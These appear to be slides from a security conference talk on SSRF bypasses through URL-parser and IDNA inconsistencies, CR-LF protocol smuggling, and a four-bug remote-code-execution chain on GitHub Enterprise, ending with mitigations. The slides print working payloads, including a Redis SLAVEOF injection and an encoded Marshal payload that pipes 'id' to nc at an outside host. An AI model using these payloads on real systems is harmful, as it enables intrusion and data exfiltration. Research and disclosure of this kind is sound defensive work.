GLibc NSS Features

- Break the Patch of Python CVE-2016-5699
- CR-LF Injection in HTTPConnection.putheader()

  Space followed by CR-LF?

```
_is_illegal_header_value = \
            re.compile(rb'\n(?![ \t])|\r(?![ \t\n])').search
…
if _is_illegal_header_value(values[i]):
  raise ValueError('Invalid header value %r' % (values[i],))
```

GLibc NSS Features

- Break the Patch of Python CVE-2016-5699
- CR-LF Injection in HTTPConnection.putheader()

  Space followed by CR-LF?

  Bypass with a leading space

```
>>> import urllib
>>> url = 'http://0\r\n SLAVEOF orange.tw 6379\r\n :80'
>>> urllib.urlopen(url)
```

GLibc NSS Features

- Break the Patch of Python CVE-2016-5699
- Exploit with a leading space

  Thanks to Redis and Memcached

```
http://0\r\n SLAVEOF orange.tw 6379\r\n :6379/
```

```
>> GET / HTTP/1.0
<< -ERR wrong number of arguments for 'get' command
>> Host: 0
<< -ERR unknown command 'Host:'
>> SLAVEOF orange.tw 6379
<< +OK Already connected to specified master
```

Abusing IDNA Standard

- The problem relied on URL parser and URL requester use different IDNA standard

	IDNA2003	UTS46	IDNA2008
ⓖⓞⓞⓖⓘⓔ.com	google.com	google.com	Invalid
g\u200Doogle.com	google.com	google.com	xn--google-pf0c.com
baß.de	bass.de	bass.de	xn--ba-hia.de

Abusing IDNA Standard

- The problem relied on URL parser and URL requester use different IDNA standard

```
>> "ß".toLowerCase()
"ß"
>> "ß".toUpperCase()
"SS"
>> ["ss", "SS"].indexOf("ß")
false
>> location.href = "http://wordpreß.com"
```

Cat Studies

Abusing URL Parsers - Case Study

- WordPress
  1. Paid lots of attentions on SSRF protections
  2. We found 3 distinct ways to bypass the protections
  3. Bugs have been reported since Feb. 25, 2017 but still unpatched
  4. For the Responsible Disclosure Process, I will use MyBB as following case study

Abusing URL Parsers - Case Study

- The main concept is finding different behaviors among URL parser, DNS checker and URL requester

	URL parser	DNS checker	URL requester
WordPress	parse_url()	gethostbyname()	*cURL
vBulletin	parse_url()	None	*cURL
MyBB	parse_url()	gethostbynamel()	*cURL

* First priority

Abusing URL Parsers - Case Study

- SSRF-Bypass tech #1

  Time-of-check to Time-of-use problem


```php
$url_components = @parse_url($url);
if(
   !$url_components ||
   empty($url_components['host']) ||
   (!empty($url_components['scheme']) && !in_array($url_components['scheme'], array('http', 'https'))) ||
   (!empty($url_components['port']) && !in_array($url_components['port'], array(80, 8080, 443)))
) { return false; }

$addresses = gethostbynamel($url_components['host']);
if($addresses) {
  // check addresses not in disallowed_remote_addresses
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_exec($ch);
```

Abusing URL Parsers - Case Study

1. gethostbyname() and get 1.2.3.4
2. Check 1.2.3.4 not in blacklist
3. Fetch URL by curl_init() and cURL query DNS again!
4. 127.0.0.1 fetched, SSRF!



Abusing URL Parsers - Case Study

- SSRF-Bypass tech #2

  The inconsistency between DNS checker and URL requester

  There is no IDNA converter in gethostbynamel(), but cURL has

```php
$url = 'http://ß.orange.tw/'; // 127.0.0.1

$host = parse_url($url)[host];
$addresses = gethostbynamel($host); // bool(false)
if ($address) {
  // check if address in white-list
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_exec($ch);
```

Abusing URL Parsers - Case Study


- SSRF-Bypass tech #3

  The inconsistency between URL parser and URL requester

  - Fixed in PHP 7.0.13

```php
$url = 'http://127.0.0.1:11211#@google.com:80/';
$parsed = parse_url($url);
var_dump($parsed[host]);    // string(10) "google.com"
var_dump($parsed[port]);    // int(80)

curl($url);
```



...127.0.0.1:11211 fetched

Abusing URL Parsers - Case Study

- SSRF-Bypass tech #3

  The inconsistency between URL parser and URL requester

  - Fixed in cURL 7.54 (The version of libcurl in Ubuntu 17.04 is still 7.52.1)

```php
$url = 'http://foo@127.0.0.1:11211@google.com:80/';
$parsed = parse_url($url);
var_dump($parsed[host]);    // string(10) "google.com"
var_dump($parsed[port]);    // int(80)

curl($url);
```

...127.0.0.1:11211 fetched

Abusing URL Parsers - Case Study

- SSRF-Bypass tech #3

  The inconsistency between URL parser and URL requester

  - cURL won't fix :)

```php
$url = 'http://foo@127.0.0.1 @google.com:11211/';
$parsed = parse_url($url);
var_dump($parsed[host]);    // string(10) "google.com"
var_dump($parsed[port]);    // int(11211)

curl($url);
```

...127.0.0.1:11211 fetched

Protocol Smuggling - Case Study

- GitHub Enterprise

  Standalone version of GitHub

  Written in Ruby on Rails and code have been obfuscated

Protocol Smuggling - Case Study

- About Remote Code Execution on GitHub Enterprise

  Best report in GitHub 3rd Bug Bounty Anniversary Promotion!

  Chaining 4 vulnerabilities into RCE

Protocol Smuggling - Case Study

- First bug - SSRF-Bypass on Webhooks

  What is Webhooks?

Protocol Smuggling - Case Study

- First bug - SSRF-Bypass on Webhooks

  Fetching URL by gem faraday

  Blacklisting Host by gem faraday-restrict-ip-addresses

  - Blacklist localhost, 127.0.0.1... ETC
  - Simply bypassed with a zero

```
http://0/
```

Protocol Smuggling - Case Study

- First bug - SSRF-Bypass on Webhooks

  There are several limitations in this SSRF

  - Not allowed 302 redirection
  - Not allowed scheme out of HTTP and HTTPS
  - No CR-LF Injection in faraday
  - Only POST method

Protocol Smuggling - Case Study

- Second bug - SSRF in internal Graphite service

  GitHub Enterprise uses Graphite to draw charts

  Graphite is bound on 127.0.0.1:8000

```
url = request.GET['url']
proto, server, path, query, frag = urlsplit(url)
if query: path += '?' + query
conn = HTTPConnection(server)
conn.request('GET',path)
resp = conn.getresponse()
```

SSRF Execution Chain

Protocol Smuggling - Case Study

- Third bug - CR-LF Injection in Graphite

  Graphite is written in Python

  - The implementation of the second SSRF is httplib.HTTPConnection
  - As I mentioned before, httplib suffers from CR-LF Injection
  - We can smuggle other protocols with URL

```
http://0:8000/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:6379/%0D%0ASET…
```

Protocol Smuggling - Case Study

- Fourth bug - Unsafe Marshal in Memcached gem

  GitHub Enterprise uses Memcached gem as the cache client

  All Ruby objects stored in cache will be Marshal-ed

Protocol Smuggling - Case Study

First SSRF Second SSRF Memcached protocol Marshal data

```
http://0:8000/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/queries/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Acount%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A%06ET%3A%0C%40linenoi%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A
```

Protocol Smuggling - Case Study

First SSRF Second SSRF Memcached protocol Marshal data

```
http://0:8000/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/queries/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Acount%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A%06ET%3A%0C%40linenoi%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A
```

Protocol Smuggling - Case Study

First SSRF Second SSRF Memcached protocol Marshal data

$12,500

```
http://0:8080/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:11211/%0D%0Aset%20github%3Asearch/queries/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Acount%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A%06ET%3A%0C%40linenoi%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A
```

Demo

GitHub Enterprise < 2.8.7 Remote Code Execution

https://youtu.be/GoO7_lCOfic

Mitigations

- Application layer

  Use the only IP and hostname, do not reuse the input URL

- Network layer

  Using Firewall or NetWork Policy to block Intranet traffics

- Projects

  SafeCurl by @fin1te

  Advocate by @JordanMilne

Black Hat Sound Bytes

- New Attack Surface on SSRF-Bypass
  - URL Parsing Issues
  - Abusing IDNA Standard
- New Attack Vector on Protocol Smuggling
  - Linux Glibc NSS Features
  - NodeJS Unicode Failure
- Case Studies

Further works

- URL parser issues in OAuth
- URL parser issues in modern browsers
- URL parser issues in Proxy server
- More...

Acknowledgements

1. Invalid URL parsing with '#'

   by @bagder

2. URL Interop

   by @bagder

3. Shibuya.XSS #8

   by @mala

4. SSRF Bible

   by @Wallarm

5. Special Thanks

   Allen Own

   Birdman Chiu

   Henry Huang

Cat Acknowledgements

- Twitter @harapeko_lady

  https://twitter.com/harapeko_lady/status/743463485548355584

- Working Cat

  https://tuswallpapersgratis.com/gato-trabajando/

- Cat in Carpet

  https://carpet.vidalondon.net/cat-in-carpet/

Thanks

orange@chroot.org
@orange_8361